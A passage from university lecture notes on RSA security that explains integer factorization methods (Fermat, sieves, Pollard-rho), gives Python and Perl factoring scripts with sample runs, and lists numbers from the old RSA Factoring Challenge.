- See Section 10.9.4 of Lecture 10 for further information on `/dev/urandom` and its relationship to `/dev/random`.

12.9: THE SECURITY OF RSA — THE MATHEMATICAL ATTACK

- Assuming that the security issues brought up in the previous three sections are not relevant in a given application context, the security of RSA depends critically on the fact that whereas it is easy to multiply two large primes to construct a modulus, the inverse operation of factoring the modulus into its prime factors can be extremely difficult — difficult until you solve the integer factorization problem for the sizes of the numbers involved. [Functions that are easy to compute in one direction but that cannot be easily inverted without special information are known as *trapdoor functions*.] Trying to break RSA by developing an integer factorization solution for the moduli involved is known as a **mathematical attack**.

- That is, a mathematical attack on RSA consists of figuring out the prime factors p and q of the modulus n. Obviously, knowing p and q, the attacker will be able to figure out the private exponent d for decryption.

- Another way of stating the same as above would be that the attacker would try to figure out the totient $\phi(n)$ of the modulus n.

But as stated earlier, knowing $\phi(n)$ is equivalent to knowing the factors p and q. If an attacker can somehow figure out $\phi(n)$, the attacker will be able to set up the equation $(p-1)(q-1) = \phi(n)$, that, along with the equation $p \times q = n$, will allow the attacker to determine the values for p and q.

- Because of their importance in public-key cryptography, a number that is a product of two (not necessarily distinct) primes is known as a **semiprime**. Such numbers are also called **biprimes**, **pq-numbers**, and **2-almost primes**. Currently the largest known semiprime is

$$(2^{30,402,457} - 1)^2$$

This number has over 18 million digits. This is the square of the largest known prime number.

- Over the years, various mathematical techniques have been developed for solving the **integer factorization** problem involving large numbers. A detailed presentation of integer factorization is beyond the scope of this lecture. We will now briefly mention some of the more prominent methods, **the goal here being merely to make the reader familiar with the existence of the methods.** For a full understanding of the mentioned methods, the reader must look up other sources where the methods are discussed in much greater detail [Be aware that while the methods listed below can factorize large numbers, for very large numbers of the sort used these days in RSA cryptography, you have to custom design the algorithms for each attack. Customization generally consists of making various

conjectures about the modulo properties of the factors and using the conjectures to speed up the search for the factors.]:

Trial Division: This is the oldest technique. Works quite well for removing primes from large integers of up to 12 digits (that is, numbers smaller then 10^{12}). As the name implies, you simply divide the number to be factorized by successively larger integers. A variation is to form a product $m = p_1 p_2 p_3 \ldots p_r$ of r primes and to then compute $gcd(n, m)$ for finding the largest prime factor in n. Here is a product of all primes $p \leq 97$:

$$2305567963945518424753102147331756070$$

Fermat's Factorization Method: Is based on the notion that every **odd** number n that has two non-trivial factors can be expressed as a difference of two squares, $n = (x^2 - y^2)$. If we can find such x and y, then the two factors of n are $(x-y)$ and $(x+y)$. Searching for these factors boils down to solving $x^2 \equiv y^2 \pmod{n}$. This is referred to as a **congruence of squares**. That every odd n can be expressed as a difference of two squares follows from the fact that if $n = a \times b$, then

$$n = [(a + b)/2]^2 - [(a - b)/2]^2$$

Note that since n is assumed to be odd, both a and b are odd, implying that $a + b$ and $a - b$ will both be even. In its

implementation, one tries various values of x hoping to find one that yields a square for $x^2 - n$. The search is begun with with the integer $x = \lceil \sqrt{n} \rceil$. Here is the pseudocode for this approach

```
x = ceil( sqrt( n ) )              # assume n is odd
y_squared = x ** 2  -  n
while y_squared is not a square
  x = x + 1
  y_squared = x ** 2  -  n     # y_squared = y_squared + 2*x + 1
return x - sqrt( b_squared )
```

This method works fast if n has a factor close to its square-root. In general, its complexity is $O(n)$. Fermat's method can be speeded up by using trial division for candidate factors up to $\sqrt{n}$.

Sieve Based Methods: Sieve is a process of successive crossing out entries in a table of numbers according to a set of rules so that only some remain as candidates for whatever one is looking for. The oldest known sieve is the **sieve of Eratosthenes** for generating prime numbers. In order to find all the prime integers up to a number, you first write down the numbers successively (starting with the number 2) in an array-like display. The sieve algorithm then starts by crossing out all the numbers divisible by 2 (and adding 2 to the list of primes). Next you cross out all the entries in the table that are divisible by 3 and you add 3 to the list of primes, and so on. Modern sieves that are used for fast factorization are known as

quadratic sieve, **number field sieve**, etc. The quadratic sieve method is the fastest for integers under 110 decimal digits and considerably simpler than the number field sieve. Like the principle underlying Fermat's factorization method, the quadratic sieve method tries to establish congruences modulo n. In Fermat's method, we search for a single number x so that x^2 mod n is a square. But such x's are difficult to find. With quadratic sieve, we compute x^2 mod n for many x's and then find a subset of these whose product is a square.

Pollard-ρ Method: It is based on the following observations:

- Say d is a factor of n. Obviously, the **yet unknown** d satisfies $d|n$. Now assume that we have two randomly chosen numbers a and b so that $a \equiv b \ (mod\ d)$. Obviously, for such a and b, $a - b \equiv 0 \ (mod\ n)$, implying $a - b = kd$ for some k, further implying that d must also be a divisor of the difference $a-b$. That is, $d|(a-b)$. Since, by assumption, $d|n$, it must be the case that $gcd(a-b, n)$ is a multiple of d. We can now set d to the answer returned by gcd, assuming that this answer is greater than 1. Once we find such a factor of n, we can divide n by the factor and repeat the algorithm on the resulting smaller integer.

- This suggests the following approach to finding a factor of n: (1) Randomly choose two numbers $a, b \leq \sqrt{n}$; (2) Find $gcd(a - b, n)$; (3) If this gcd is equal to 1, go back to step

1 until the *gcd* calculation yields a number d greater than 1. This d must be a factor of n. [A discerning reader might say that since we know nothing about the factor d of n and since we are essentially shooting in the dark when making guesses for a and b, why should we expect a performance any better than making random guesses for the factors of n up to the square-root of n. That may well be true in general, but the beauty of searching for the factors via the differences $a - b$ is that it generalizes to the main feature of the Pollard-ρ algorithm **in which the sequence of integers you choose for b grows twice as fast as the sequence of integers you choose for a.** It is this feature that makes for a much more efficient way to look for the factors of n. This feature is implemented in lines (E10), (E11), and (E12) of the code shown at the end of this section. As was demonstrated by Pollard, letting b grow twice as fast as a in $gcd(a - b, n)$ makes for fast detection of cycles, these being two different numbers a and b that are congruent modulo some integer $d < n$.]

– In the code shown at the end of this section, the simple procedure laid out above is called `pollard_rho_simple()`; its implementation is shown in lines (D1) through (D15) of the code. We start the calculation by choosing random numbers for a and b, and computing $gcd(a - b, n)$. Assuming that this *gcd* equals 1, we now generate another candidate for b in the loop in lines (D9) through (D14). For each new candidate generated for b, its difference must be computed from all the previously generated random numbers and the *gcd* of the differences computed. In general, for the k^{th} random number selected for b, you have to carry out k calculations of *gcd*.

– The above mentioned ever increasing number of *gcd* calculations for each iteration of the algorithm is avoided by what is the heart of the Pollard-ρ algorithm. The candidate numbers are generated pseudorandomly using a function f that maps a set to itself through the equivalence of the remainders modulo n. Let's express the sequence of numbers generated through such a function by $x_{i+1} = f(x_i)\ mod\ n$. Again assuming the **yet unknown** factor d of n, suppose we discover a pair of indices i and j, $i < j$, for this sequence such that $x_i \equiv x_j\ (mod\ d)$, then obviously $f(x_i) \equiv f(x_j)\ (mod\ d)$. This implies that each element of the sequence after j will be congruent to each corresponding element of the sequence after i modulo the unknown d.

– So let's say we can find two numbers in the sequence x_i and x_{2i} that are congruent modulo the unknown factor d, then by the logic already explained $d|(x_i - x_{2i})$. Since $d|n$, it must be case that $gcd(x_i - x_{2i}, n)$ must be a factor of n.

– The Pollard-ρ algorithm uses a function $f()$ to generate two sequence x_i and y_i, with the latter growing twice as fast as the former — see lines (E10), (E11), and (E12) of the code for an illustration of this idea. That is, at each iteration, the first sequence corresponds to $x_{i+1} \leftarrow f(x_i)$ and $y_{i+1} \leftarrow f(f(y_i))$. This would cause each (x_i, y_i) pair to be the same as (x_i, x_{2i}). If we are in the cycle part of the

sequence, and if $x_i \equiv x_{2i} \pmod{d}$, then we must have a $d = gcd((x_i - y_i), n)$, $d \neq 1$ and we are done.

– The most commonly used function $f(x)$ is the polynomial $f(x) = x^2 + c \ \ mod \ \ n$ with the constant c not allowed to take the values 0 and -2. The code shown in lines (E4) through (E15) constitutes an implementation of this polynomial.

– Some parts of the implementation of the overall integer factorization algorithm shown below should already be familiar to you. The calculation of *gcd* in lines in (B1) through (B4) is from Section 5.4.5 of Lecture 5. The Miller-Rabin based primality testing code in lines (C1) through (C22) is from Section 11.5.5 of Lecture 11.

```
#!/usr/bin/env python

##  Factorize.py
##  Author: Avi Kak
##  Date: February 26, 2011
##  Modified: Febrary 25, 2012

##  Uncomment line (F9) and comment out line (F10) if you want to see the results
##  with the simpler form of the Pollard-Rho algorithm.

import random
import sys

def factorize(n):                                                    #(F1)
    prime_factors = []                                               #(F2)
    factors = [n]                                                    #(F3)
    while len(factors) != 0:                                         #(F4)
        p = factors.pop()                                            #(F5)
        if test_integer_for_prime(p):                                #(F6)
            prime_factors.append(p)                                  #(F7)
            continue                                                 #(F8)
```

```
#        d = pollard_rho_simple(p)                                          #(F9)
         d = pollard_rho_strong(p)                                           #(F10)
         if d == p:                                                         #(F11)
             factors.append(d)                                              #(F12)
         else:                                                              #(F13)
             factors.append(d)                                              #(F14)
             factors.append(p//d)                                           #(F15)
    return prime_factors                                                    #(F16)

def test_integer_for_prime(p):                                              #(P1)
    probes = [2,3,5,7,11,13,17]                                             #(P2)
    for a in probes:                                                        #(P3)
        if a == p: return 1                                                 #(P4)
    if any([p % a == 0 for a in probes]): return 0                          #(P5)
    k, q = 0, p-1                                                           #(P6)
    while not q&1:                                                          #(P7)
        q >>= 1                                                             #(P8)
        k += 1                                                              #(P9)
    for a in probes:                                                        #(P10)
        a_raised_to_q = pow(a, q, p)                                        #(P11)
        if a_raised_to_q == 1 or a_raised_to_q == p-1: continue             #(P12)
        a_raised_to_jq = a_raised_to_q                                      #(P13)
        primeflag = 0                                                       #(P14)
        for j in range(k-1):                                                #(P15)
            a_raised_to_jq = pow(a_raised_to_jq, 2, p)                      #(P16)
            if a_raised_to_jq == p-1:                                       #(P17)
                primeflag = 1                                               #(P18)
                break                                                       #(P19)
        if not primeflag: return 0                                          #(P20)
    probability_of_prime = 1 - 1.0/(4 ** len(probes))                       #(P21)
    return probability_of_prime                                             #(P22)

def pollard_rho_simple(p):                                                  #(Q1)
    probes = [2,3,5,7,11,13,17]                                             #(Q2)
    for a in probes:                                                        #(Q3)
        if p%a == 0: return a                                               #(Q4)
    d = 1                                                                   #(Q5)
    a = random.randint(2,p)                                                 #(Q6)
    random_num = []                                                         #(Q7)
    random_num.append( a )                                                  #(Q8)
    while d==1:                                                             #(Q9)
        b = random.randint(2,p)                                             #(Q10)
        for a in random_num[:]:                                             #(Q11)
            d = gcd( a-b, p )                                               #(Q12)
            if d > 1: break                                                 #(Q13)
        random_num.append(b)                                                #(Q14)
    return d                                                                #(Q15)

def pollard_rho_strong(p):                                                  #(R1)
    probes = [2,3,5,7,11,13,17]                                             #(R2)
    for a in probes:                                                        #(R3)
        if p%a == 0: return a                                               #(R4)
    d = 1                                                                   #(R5)
    a = random.randint(2,p)                                                 #(R6)
    c = random.randint(2,p)                                                 #(R7)
```

```
    b = a                                                          #(R8)
    while d==1:                                                    #(R9)
        a = (a * a + c) % p                                        #(R10)
        b = (b * b + c) % p                                        #(R11)
        b = (b * b + c) % p                                        #(R12)
        d = gcd( a-b, p)                                           #(R13)
        if d > 1: break                                            #(R14)
    return d                                                       #(R15)

def gcd(a,b):                                                      #(S1)
    while b:                                                       #(S2)
        a, b = b, a%b                                              #(S3)
    return a                                                       #(D4)

if __name__ == '__main__':                                         #(A1)

    if len( sys.argv ) != 2:                                       #(A2)
        sys.exit( "Call syntax:  Factorize.py  number" )           #(A3)
    p = int( sys.argv[1] )                                         #(A4)
    factors = factorize(p)                                         #(A5)
    print("\nFactors of %d:" % p)                                  #(A6)
    for num in sorted(set(factors)):                               #(A7)
        print("%s %d ^ %d" % ("    ", num, factors.count(num)))    #(A8)
```

– Let's try the program on what is known as the sixth Fermat number [The n^{th} Fermat number is given by $2^{2^n}+1$. So the sixth Fermat number is $2^{64}+1$.]:

```
Factorize.py 18446744073709551617
```

The factors returned are:

```
274177 ^ 1
67280421310721 ^ 1
```

In the answer shown what comes after ^ is the power of the factor in the number. You can check the correctness of the answer by entering the number in the search window at the `http://www.factordb.com` web site. You will also notice that you will get the same in only another blink of the eye if you comment out line (F10) and uncomment line (F9),

which basically amounts to making a random guess for the factors.

– That we get the same performance regardless of whether we use the statement in line (F9) or the statement in line (F10) happens because the number we asked `Factorize.py` to factorize above was easy. As we will mention in Section 12.9, factorization becomes harder when a composite is a product of two primes of roughly the same size. For that reason, a tougher problem would be to factorize the known semiprime 10023859281455311421. Now, unless you are willing to wait for a long time, you will have no choice but to use the statement in line (F10). Using the statement in line (F10), the factors returned for this number are:

```
1308520867 ^ 1
7660450463 ^ 1
```

– For another example, when we call `Factorize.py` on the number shown below, using the statement in line (F10) for the Pollard-ρ algorithm

```
115792089237316195423570985008687907853269984665640564039
```

the factors returned are:

```
23 ^ 1
41 ^ 1
```

```
149 ^ 1
40076041 ^ 1
713526132967 ^ 1
9962712838657 ^ 1
289273479972424951 ^ 1
```

– Shown next is a Perl version of the script for factorization. Since arbitrarily sized integers are not native to Perl, this script can only handle integers that can be accommodated in 4 bytes that Perl uses for storing unsigned integers. [As mentioned previously in Lecture 11, in Perl you must import the `Math::BigInt` package for arbitrarily large integers. Later in this section I will show an implementation of the Pollard-Rho factorization algorithm that is based on the `Math::BigInt` representation of large integers.]

```
#!/usr/bin/env perl

##  Factorize.pl
##  Author: Avi Kak
##  Date: February 19, 2016

##  Uncomment line (F12) and comment out line (F13) if you want to see the results
##  with the simpler form of the Pollard-Rho algorithm.

use strict;
use warnings;

die "\nUsage:   $0  <integer> \n" unless @ARGV == 1;                          #(A1)
my $p = shift @ARGV;                                                          #(A2)

die "Your number is too large for factorization by this script. " .
    "Instead, try the script 'FactorizeWithBigInt.pl'\n"
    if $p > 0x7f_ff_ff_ff;                                                    #(A3)

my @factors = @{factorize($p)};                                               #(A4)
my %how_many_of_each;                                                         #(A5)
map {$how_many_of_each{$_}++} @factors;                                       #(A6)
print "\nFactors of $p:\n";                                                   #(A7)
foreach my $factor (sort {$a <=> $b} keys %how_many_of_each) {                #(A8)
    print "    $factor ^ $how_many_of_each{$factor}\n";                        #(A9)
}
```

```
sub factorize {                                                          #(F1)
    my $n = shift;                                                       #(F2)
    my @prime_factors = ();                                              #(F3)
    my @factors;                                                         #(F4)
    push @factors, $n;                                                   #(F5)
    while (@factors > 0) {                                               #(F6)
        my $p = pop @factors;                                            #(F8)
        if (test_integer_for_prime($p)) {                                #(F9)
            push @prime_factors, $p;                                     #(F10)
            next;                                                        #(F11)
        }
#        my $d = pollard_rho_simple($p);                                 #(F12)
        my $d = pollard_rho_strong($p);                                  #(F13)
        if ($d == $p) {                                                  #(F14)
            push @factors, $d;                                           #(F15)
        } else {
            push @factors, $d;                                           #(F16)
            push @factors, int($p / $d);                                 #(F17)
        }
    }
    return \@prime_factors;                                              #(F18)
}

sub test_integer_for_prime {                                             #(P1)
    my $p = shift;                                                       #(P2)
    my @probes = qw[ 2 3 5 7 11 13 17 ];                                 #(P3)
    foreach my $a (@probes) {                                            #(P4)
        return 1 if $a == $p;                                            #(P5)
    }
    my ($k, $q) = (0, $p - 1);                                           #(P6)
    while (! ($q & 1)) {                                                 #(P7)
        $q >>= 1;                                                        #(P8)
        $k += 1;                                                         #(P9)
    }
    my ($a_raised_to_q, $a_raised_to_jq, $primeflag);                    #(P10)
    foreach my $a (@probes) {                                            #(P11)
        my ($base,$exponent) = ($a,$q);                                  #(P12)
        my $a_raised_to_q = 1;                                           #(P13)
        while ((int($exponent) > 0)) {                                   #(P14)
            $a_raised_to_q = ($a_raised_to_q * $base) % $p
                                          if int($exponent) & 1;         #(P15)
            $exponent = $exponent >> 1;                                  #(P16)
            $base = ($base * $base) % $p;                                #(P17)
        }
        next if $a_raised_to_q == 1;                                     #(P18)
        next if ($a_raised_to_q == ($p - 1)) && ($k > 0);                #(P19)
        $a_raised_to_jq = $a_raised_to_q;                                #(P20)
        $primeflag = 0;                                                  #(P21)
        foreach my $j (0 .. $k - 2) {                                    #(P22)
            $a_raised_to_jq = ($a_raised_to_jq ** 2) % $p;               #(P23)
            if ($a_raised_to_jq == $p-1) {                               #(P24)
                $primeflag = 1;                                          #(P25)
                last;                                                    #(P26)
            }
```

```
        }
        return 0 if ! $primeflag;                                   #(P27)
    }
    my $probability_of_prime = 1 - 1.0/(4 ** scalar(@probes));      #(P28)
    return $probability_of_prime;                                   #(P29)
}

sub pollard_rho_simple {                                            #(Q1)
    my $p = shift;                                                  #(Q2)
    my @probes = qw[ 2 3 5 7 11 13 17 ];                            #(Q3)
    foreach my $a (@probes) {                                       #(Q4)
        return $a if $p % $a == 0;                                  #(Q5)
    }
    my $d = 1;                                                      #(Q6)
    my $a = 2 + int(rand($p));                                      #(Q7)
    my @random_num = ($a);                                          #(Q8)
    while ($d == 1) {                                               #(Q9)
        my $b = 2 + int(rand($p));                                  #(Q10)
        foreach my $a (@random_num) {                               #(Q11)
            $d = gcd($a - $b, $p);                                  #(Q12)
            last if $d > 1;                                         #(Q13)
        }
        push @random_num, $b;                                       #(Q14)
    }
    return $d;                                                      #(Q15)
}

sub pollard_rho_strong {                                            #(R1)
    my $p = shift;                                                  #(R2)
    my @probes = qw[ 2 3 5 7 11 13 17 ];                            #(R3)
    foreach my $a (@probes) {                                       #(R4)
        return $a if $p % $a == 0;
    }
    my $d = 1;                                                      #(R5)
    my $a = 2 + int(rand($p));                                      #(R6)
    my $c = 2 + int(rand($p));                                      #(R6)
    my $b = $a;                                                     #(R7)
    while ($d == 1) {                                               #(R8)
        $a = ($a * $a + $c) % $p;                                   #(R9)
        $b = ($b * $b + $c) % $p;                                   #(R10)
        $b = ($b * $b + $c) % $p;                                   #(R11)
        $d = gcd($a - $b, $p);                                      #(R12)
        last if $d > 1;                                             #(R13)
    }
    return $d;                                                      #(R14)
}

sub gcd {                                                           #(S1)
    my ($a,$b) = @_;                                                #(S2)
    while ($b) {                                                    #(S3)
        ($a,$b) = ($b, $a % $b);                                    #(S4)
    }
    return $a;                                                      #(S5)
}
```

– If you call the above script with the argument shown below

```
Factorize.pl 1844674407
```

the script will return the answer shown below:

```
Factors of 1844674407:

    3 ^ 2
    204963823 ^ 1
```

– On the other hand, if you call this script for a large integer, as in

```
Factorize.pl 18446744073709551617
```

the script will come back with the error message:

```
Your number is too large for factorization by this script.
Instead, try the script 'FactorizeWithBigInt.pl'
```

This error message is triggered by the statement in line (A3) of the script where we compare the user-supplied integer with the largest integer that can be stored in 4 bytes.

– That brings me to a `Math::BigInt` variant of the Perl script shown above **in order to deal with arbitrarily large integers**. Although the `Math::BigInt` library is now a part of the Perl core, it is somewhat awkward to use unlike what is the case with Python where transitioning to the big-number representation happens under the hood. When using `Math::BigInt`, all operations — addition, multiplication, exponentiation, modular multiplication, modular exponentiation, and so on — require calls to this module's API.

– In the script that is shown below, we immediately convert the user supplied integer as a command-line argument into its `Math::BigInt` representation in line (A5). As stated in my introduction to the Pollard-Rho algorithm, the algorithm requires randomly generated integers whose differences, if found coprime to the integer that is being factorized, then become the factors you are looking for. For the script `Factorize.pl` shown above, we could call on Perl's native `rand()` function to supply us with those random numbers. [**Since we upper-bounded the integers to be factorized in that script to the largest that can be stored in 4 bytes and since that is also the upper bound on the numbers that `rand()` can return, the behavior of `rand()` is consistent with what the script `Factorize.pl` is capable of.**] However, when you are dealing with arbitrarily large integers, you need a random number generator commensurate with such numbers. That is the reason for importing the `Math::BigInt::Random::OO` in line (A2).

```
#!/usr/bin/env perl

##  FactorizeWithBigInt.pl
##  Author: Avi Kak
##  Date: February 21, 2016

##  Uncomment line (F13) and comment out line (F14) if you want to see the results
##  with the simpler form of the Pollard-Rho algorithm.

use strict;
use warnings;
use Math::BigInt;
use Math::BigInt::Random::OO;

############################  class FactorizeWithBigInt  ############################
package FactorizeWithBigInt;

sub new {                                                                    #(A1)
    my ($class, $num) = @_;                                                  #(A2)
```

```
    bless {                                                                  #(A3)
        num  =>  int($num),                                                  #(A4)
    }, $class;                                                               #(A5)
}

sub factorize {                                                              #(F1)
    my $self = shift;                                                        #(F2)
    my $n = $self->{num};                                                    #(F3)
    my @prime_factors = ();                                                  #(F4)
    my @factors;                                                             #(F5)
    push @factors, $n;                                                       #(F6)
    while (@factors > 0) {                                                   #(F7)
        my $p = pop @factors;                                                #(F8)
        if ($self->test_integer_for_prime($p)) {                             #(F9)
            my $pnum = $p->numify();                                         #(F10)
            push @prime_factors, $p;                                         #(F11)
            next;                                                            #(F12)
        }
#       my $d = $self->pollard_rho_simple($p);                               #(F13)
        my $d = $self->pollard_rho_strong($p);                               #(F14)
        if ($d->copy()->bacmp($p->copy()) == 0) {                            #(F15)
            push @factors, $d;                                               #(F16)
        } else {                                                             #(F17)
            push @factors, $d;                                               #(F18)
            my $div = $p->copy()->bdiv($d->copy());                          #(F19)
            push @factors, $div;                                             #(F20)
        }
    }
    return \@prime_factors;                                                  #(F21)
}

sub test_integer_for_prime {                                                 #(P1)
    my $self = shift;                                                        #(P2)
    my $p = shift;                                                           #(P3)
    return 0 if $p->is_one();                                                #(P4)
    my @probes = qw[ 2 3 5 7 11 13 17 ];                                     #(P5)
    foreach my $a (@probes) {                                                #(P6)
        $a = Math::BigInt->new("$a");                                        #(P7)
        return 1 if $p->bcmp($a) == 0;                                       #(P8)
        return 0 if $p->copy()->bmod($a)->is_zero();                         #(P9)
    }
    my ($k, $q) = (0, $p->copy()->bdec());                                   #(P10)
    while (! $q->copy()->band( Math::BigInt->new("1"))) {                    #(P11)
        $q->brsft( 1 );                                                      #(P12)
        $k += 1;                                                             #(P13)
    }
    my ($a_raised_to_q, $a_raised_to_jq, $primeflag);                        #(P14)
    foreach my $a (@probes) {                                                #(P15)
        my $abig = Math::BigInt->new("$a");                                  #(P16)
        my $a_raised_to_q = $abig->bmodpow($q, $p);                          #(P17)
        next if $a_raised_to_q->is_one();                                    #(P18)
        my $pdec = $p->copy()->bdec();                                       #(P19)
        next if ($a_raised_to_q->bcmp($pdec) == 0) && ($k > 0);              #(P20)
        $a_raised_to_jq = $a_raised_to_q;                                    #(P21)
        $primeflag = 0;                                                      #(P22)
```

```
        foreach my $j (0 .. $k - 2) {                                          #(P23)
            my $two = Math::BigInt->new("2");                                  #(P24)
            $a_raised_to_jq = $a_raised_to_jq->copy()->bmodpow($two, $p);      #(P25)
            if ($a_raised_to_jq->bcmp( $p->copy()->bdec() ) == 0 ) {           #(P26)
                $primeflag = 1;                                                #(P27)
                last;                                                          #(P28)
            }
        }
        return 0 if ! $primeflag;                                              #(P29)
    }
    my $probability_of_prime = 1 - 1.0/(4 ** scalar(@probes));                 #(P30)
    return $probability_of_prime;                                              #(P31)
}

sub pollard_rho_simple {                                                       #(Q1)
    my $self = shift;                                                          #(Q2)
    my $p = shift;                                                             #(Q3)
    my @probes = qw[ 2 3 5 7 11 13 17 ];                                       #(Q4)
    foreach my $a (@probes) {                                                  #(Q5)
        my $abig = Math::BigInt->new("$a");                                    #(Q6)
        return $abig if $p->copy()->bmod($abig)->is_zero();                    #(Q7)
    }
    my $d = Math::BigInt->bone();                                              #(Q8)
    my $randgen = Math::BigInt::Random::OO->new( max => $p );                  #(Q9)
    my $a = Math::BigInt->new();                                               #(Q10)
    unless ($a->numify() >= 2) {                                               #(Q11)
        $a =  $randgen->generate(1);                                           #(Q12)
    }
    my @random_num = ($a);                                                     #(Q13)
    while ($d->is_one()) {                                                     #(Q14)
        my $b = Math::BigInt->new();                                           #(Q15)
        unless ($b->numify() >= 2) {                                           #(Q16)
            $b =  $randgen->generate(1);                                       #(Q17)
        }
        foreach my $a (@random_num) {                                          #(Q18)
            $d = Math::BigInt::bgcd($a->copy()->bsub($b),$p);                  #(Q19)
            last if $d->bacmp(Math::BigInt->bone()) > 0;                       #(Q20)
        }
        push @random_num, $b;                                                  #(Q21)
    }
    return $d;                                                                 #(Q22)
}

sub pollard_rho_strong {                                                       #(R1)
    my $self = shift;                                                          #(R2)
    my $p = shift;                                                             #(R3)
    my @probes = qw[ 2 3 5 7 11 13 17 ];                                       #(R4)
    foreach my $a (@probes) {                                                  #(R5)
        my $abig = Math::BigInt->new("$a");                                    #(R6)
        return $abig if $p->copy()->bmod($abig)->is_zero();                    #(R7)
    }
    my $d = Math::BigInt->bone();                                              #(R8)
    my $randgen = Math::BigInt::Random::OO->new( max => $p );                  #(R9)
    my $a = Math::BigInt->new();                                               #(R10)
    unless ($a->numify() >= 2) {                                               #(R11)
```

```
        $a =  $randgen->generate(1);                                    #(R12)
    }
    $randgen = Math::BigInt::Random::OO->new( max => $p );              #(R13)
    my $c = Math::BigInt->new();                                        #(R14)
    unless ($c->numify() >= 2) {                                        #(R15)
        $c =  $randgen->generate(1);                                    #(R16)
    }
    my $b = $a->copy();                                                 #(R17)
    while ($d->is_one()) {                                              #(R18)
        $a->bmuladd($a->copy(), $c->copy())->bmod($p);                  #(R19)
        $b->bmuladd($b->copy(), $c->copy())->bmod($p);                  #(R20)
        $b->bmuladd($b->copy(), $c->copy())->bmod($p);                  #(R21)
        $d = Math::BigInt::bgcd( $a->copy()->bsub($b), $p );            #(R22)
        last if $d->bacmp(Math::BigInt->bone()) > 0;                    #(R23)
    }
    return $d;                                                          #(R24)
}

################################    main    #####################################
package main;

unless (@ARGV) {                                                        #(M1)
    1;                                                                  #(M2)
} else {                                                                #(M3)
    my $p = shift @ARGV;                                                #(M2)
    $p = Math::BigInt->new( "$p" );                                     #(M3)
    my $factorizer = FactorizeWithBigInt->new($p);                      #(M4)
    my @factors = @{$factorizer->factorize()};                          #(M5)
    my %how_many_of_each;                                               #(M6)
    map {$how_many_of_each{$_}++} @factors;                             #(M7)
    print "\nFactors of $p:\n";                                         #(M8)
    foreach my $factor (sort {$a <=> $b} keys %how_many_of_each) {      #(M9)
        print "    $factor ^ $how_many_of_each{$factor}\n";              #(M10)
    }
}
```

– To demonstrate the script shown above in action, if you call

`FactorizeWithBigInt.pl 123456789123456789123456789123456789123456789123456789`

the script returns the following factorization:

```
Factors of 123456789123456789123456789123456789123456789123456789:

    3 ^ 3
    7 ^ 1
    11 ^ 1
    13 ^ 1
```

```
19 ^ 1
757 ^ 1
3607 ^ 1
3803 ^ 1
52579 ^ 1
70541929 ^ 1
14175966169 ^ 1
440334654777631 ^ 1
```

– The Pollard-ρ algorithm is based on John Pollard's article "*A Monte Carlo Method for Factorization*," BIT, pp. 331-334. A more efficient variation on Pollard's method was published by Richard Brent: "*An Improved Monte Carlo Factorization Algorithm*," in the same journal in 1980.

12.10: FACTORIZATION OF LARGE NUMBERS: THE OLD RSA FACTORING CHALLENGE

- Since the security of the RSA algorithm is so critically dependent on the difficulty of finding the prime factors of a large number, RSA Labs (`http://www.rsasecurity.com/rsalabs/`) used to sponsor a challenge to factor the numbers supplied by them.

- The challenge generated a lot of excitement when it was active. Many of the large numbers put forward by RSA Labs for factoring have still not been factored and are not expected to be factored any time soon.

- Given the historical importance of this challenge and the fact that many of the numbers have not yet been factored makes it interesting to review the state of the challenge today.

- The challenges are denoted

```
RSA-XXX
```

where XXX stands for the **number of bits** needed for a binary representation of the number to be factored in the round of challenges starting with $RSA-576$.

- Let's look at the factorization of the number in the RSA-200 challenge (200 here refers to the number of decimal digits):

```
RSA-200 =
  27997833911221327870829467638722601621070446786 95
  54285375600099293261284001076093456710529553608 56
  06182235191095136578863710595448200657677509858 05
  57613579098734950144178863178946295187237869221823983
```

Its two factors are

```
  35324619344027701212726049781984643686711974001976250
  23649303468776121253679423200058547956528088349

  79258699544783330333470858414800596877379758573642
  19960734330341455767872818152135381409304740185467
```

RSA-200 was factored on May 9, 2005 by Bahr, Boehm, Franke, and Kleinjung of Bonn University and Max Planck Institute.

- Here is a description of RSA-576:

```
  Name:         RSA-576
  Prize:        $10000
  Digits:       174
  Digit Sum:    785
  188198812920607963838697239461650439807163563379
```

```
417382700763356422988859715234665485319060606504
743045317388011303396716199692321205734031879550
65699622130516875930765025705 9
```

RSA-576 was factored on Dec 3, 2003 by using a combination of lattice sieving and line sieving by a team of researchers (Franke, Kleinjung, Montgomery, te Riele, Bahr, Leclair, Leyland, and Wackerbarth) working at Bonn University, Max Planck Institute, and some other places.

- Here is a description of RSA-640:

```
Name:          RSA-640
Prize:         $20000
Digits:        193
Digit Sum:     806
3107418240490043721350750035888567930037346022 8
427275457201619488232064405180815045563468296 71
723286782437916272838033415471073108501919548 52
900733772482278352574238645401469173660247765 23
46609
```

RSA-640 was factored on November 2, 2005 by the same team that solved RSA-576. Took over five months of calendar time.

- RSA-768, shown below, was factored in December 2009 by T. Kleinjung, K. Aoki, J. Franke, A. Lenstra, E. Thome, J Bos, P. Gaudry, A. Kruppa, P. Montgommery, D. Osvik, H. te Riele, A. Timofeev, and P. Zimmerman. This is the largest modulus

that has been factored to date. This factorization resulted from a multi-year effort in distributed computing.

```
Name:          RSA-768
Prize:         $50000      (retracted)
Digits:        232
Digit Sum:     1018
123018668453011775513049495838496272077285356959533479219732245215172640050726365751874520219978646938995647494277406384592519255732630345373154826850791702612214291346167042921431160222124047927473779408066535141959745985690214341 3
```

12.10.1: The Old RSA Factoring Challenge: Numbers Not Yet Factored

```
Name:          RSA-896
Prize:         $75000       (retracted)
Digits:        270
Digit Sum:     1222
412023436986659543855531365332575948179811699 84
432798284545562643387644556524842619809887042 31
618418792614202471888694925609317763750334211 30
982397485150944909106910269861031862704114880 86
697056490290365365886743373172081310410519086 42
547932826013912576240339463732693 91
```

```
Name:          RSA-1024
Prize:         $100000     (retracted)
Digits:        309
Digit Sum:     1369
135066410865995223349603216278805969938881475605
667027524485143851526510604859533833940287150571
909441798207282164471551373680419703964191743046
496589274256239341020864383202110372958725762358
509643110564073501508187510676594629205563685529
475213500852879416377328533906109750544334999811
150056977236890927563
```

```
Name:          RSA-1536
Prize:         $150000     (retracted)
```

```
Digits:       463
Digit Sum:    2153
184769970321174147430683562020016440301854933866
341017147178577491065169671116124985933768430543
574458561606154457179405222971773252466096064694
607124962372044202226975675668737842756238950876
467844093328515749657884341508847552829818672645
133986336493190808467199043187438128336350279547
028265329780293491615581188104984490831954500984
839377522725705257859194499387007369575568843693
381277961308923039256969525326162082367649031603
655137144791393234716956698806 9
```

```
Name:         RSA-2048
Prize:        $200000      (retracted)
Digits:       617
Digit Sum:    2738
